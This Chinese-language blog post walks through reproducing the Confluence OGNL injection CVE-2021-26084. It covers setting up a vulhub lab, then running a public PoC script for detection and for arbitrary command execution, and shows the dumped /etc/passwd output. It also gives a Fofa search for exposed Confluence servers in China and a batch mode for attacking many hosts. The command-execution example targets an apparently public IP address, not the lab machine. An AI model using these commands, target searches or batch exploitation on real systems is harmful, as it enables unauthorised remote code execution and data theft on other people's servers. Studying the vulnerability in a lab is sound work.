

Confluence Server Webwork Pre-Auth OGNL 注入 (CVE-2021-26084)

前言：

Confluence 是由澳大利亚软件公司 Atlassian 开发的基于网络的企业 wiki。

存在一个 OGNL 注入漏洞，允许未经身份验证的攻击者在 Confluence 服务器或数据中心实例上执行任意代码。

受影响版本：

- Confluence < 6.13.23
- 6.14.0 ≤ Confluence < 7.4.11
- 7.5.0 ≤ Confluence < 7.11.6
- 7.12.0 ≤ Confluence < 7.12.5
- Confluence < 7.13.0

Fofa 搜索语句：

app="ATLASSIAN-Confluence" && country="CN"

正文：

环境搭建：

利用 vulhub 搭建环境，启动目录：

/vulhub-master/confluence/CVE-2021-26084


启动命令：

docker-compose up -d


```
root@bai-virtual-machine:~/vulhub-master/confluence/CVE-2021-26084# docker-compose up -d
[+] Running 3/3
# Network cve-2021-26084_default Created
# Container cve-2021-26084-db-1 Started
# Container cve-2021-26084-web-1 Started
```

访问 <http://192.168.0.110:8090/>即可

首先这里我们先注册一个试用的账号



直接 next 下一步，不用选择



点击这里
我们申请一下

My Atlassian

New Trial License

Product: Confluence

License type:

Confluence (Cloud)	Confluence (Data Center)
<ul style="list-style-type: none">Let Atlassian host, set up, secure, and maintain your products in the cloud.Get immediate access to the latest features without having to upgrade.Enjoy end-to-end data protection and privacy protection with industry best-practices such as GDPR and Privacy Shield.	<p>Everything with server plus:</p> <ul style="list-style-type: none">Active-active clustering for true high availability and uninterrupted access.High performance under high load and at peak timesDisaster recovery.
Select	✓

Organization: 123@qq.com

Your instance is: ☐ up and running ☒ not installed yet

Server ID: BNRQ-066S-65NX-XUGV

Please note we only provide trial support for 90 days per product.

By clicking "Generate License" below, you agree to the Atlassian Software License Agreement and Privacy Policy.

Generate License Cancel

邮箱瞎写，其余按照图片中的选择
然后点击

Server ID BNRQ-066S-65NX-XUGV


Please note we only provide trial support for 90 days per product

By clicking "Generate License" below, you agree to the Atlassian


Generate License

Cancel

我们跳转页面，点击 yes



这里就会直接跳转到我们的靶场



这里自动填上，我们下一步就好，然后继续下一步



Set up your database

Where should Confluence store its data? [Learn more about connecting Confluence to a database](#)

Database type: PostgreSQL

Setup type: ☒ Simple
☐ By connection string
Add additional parameters using the database url

Hostname*: db
Hostname or IP address of your database server

Port*: 5432
TCP port number for your database server

Database name*: confluence

Username*: postgres

Password:

Test connection

Back Next

按照上图填写，密码和用户名一样

Set up your database

Where should Confluence store its data? [Learn more about connecting Confluence to a database](#)

Database type: PostgreSQL

Setup type: ☒ Simple
☐ By connection string
Add additional parameters using the database url


Hostname*: db
Hostname or IP address of your database server


Port*: 5432
TCP port number for your database server

Database name*: confluence

Username*: postgres

Password:


Test connection  Success! Database connected successfully.

 We're just setting up your database. This can take a little while



Back Next

我们稍等片刻


跳转之后我们选择下图中的第一个



然后下面跳转也选择第一个



这里自己填写就好了





创建一个空间以储存您的工作

为您的团队或项目开始一个空间。您今后可以视需要创建尽可能多的空间。

空间名

安全测试

继续


这里也是自己填写，到这里我们的环境就搭建完毕了

漏洞复现：

通过访问

/pages/doenterpagevariables.action

这个页面



会发生这种错误，原因好像是因为版本不是最新的，有点强制更新的意思，所以 vulhub 中给出的实现方案我试了很多次都是失败。

（个人猜测，大家可以自行参考实验：

<https://vulhub.org/#/environments/confluence/CVE-2021-26084/>）

这里我们直接使用 poc 进行一下测试，下载地址：

<https://github.com/0xf4n9x/CVE-2021-26084>

我直接上传到 kali 中

```
(root@bai) - [~/gongju/CVE-2021-26084/CVE-2021-26084-main]
# ls
imgs PoC.py README.md
```

然后我们使用命令检测：

python3 PoC.py -u http://192.168.0.110:8090

```
(root@bai) - [~/gongju/CVE-2021-26084/CVE-2021-26084-main]
# python3 PoC.py -u http://192.168.0.110:8090
[+] http://192.168.0.110:8090/pages/createpage-entervariables.action?SpaceKey=x is vulnerable!
```

这里代表有漏洞，我们直接利用 poc 可以执行任意命令

python3 PoC.py -u http://192.168.0.110:8090 -e 'cat /etc/passwd'

```
(root@bai) - [~/gongju/CVE-2021-26084/CVE-2021-26084-main]
# python3 PoC.py -u https://124.72.48.24:7007 -e 'cat /etc/passwd'
[+] https://124.72.48.24:7007/pages/createpage-entervariables.action?SpaceKey=x is vulnerable!
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/bin/false
```

批量执行命令

python3 PoC.py -f 文件名.txt

交流群：70844080

公众号：白安全组

作者：【白】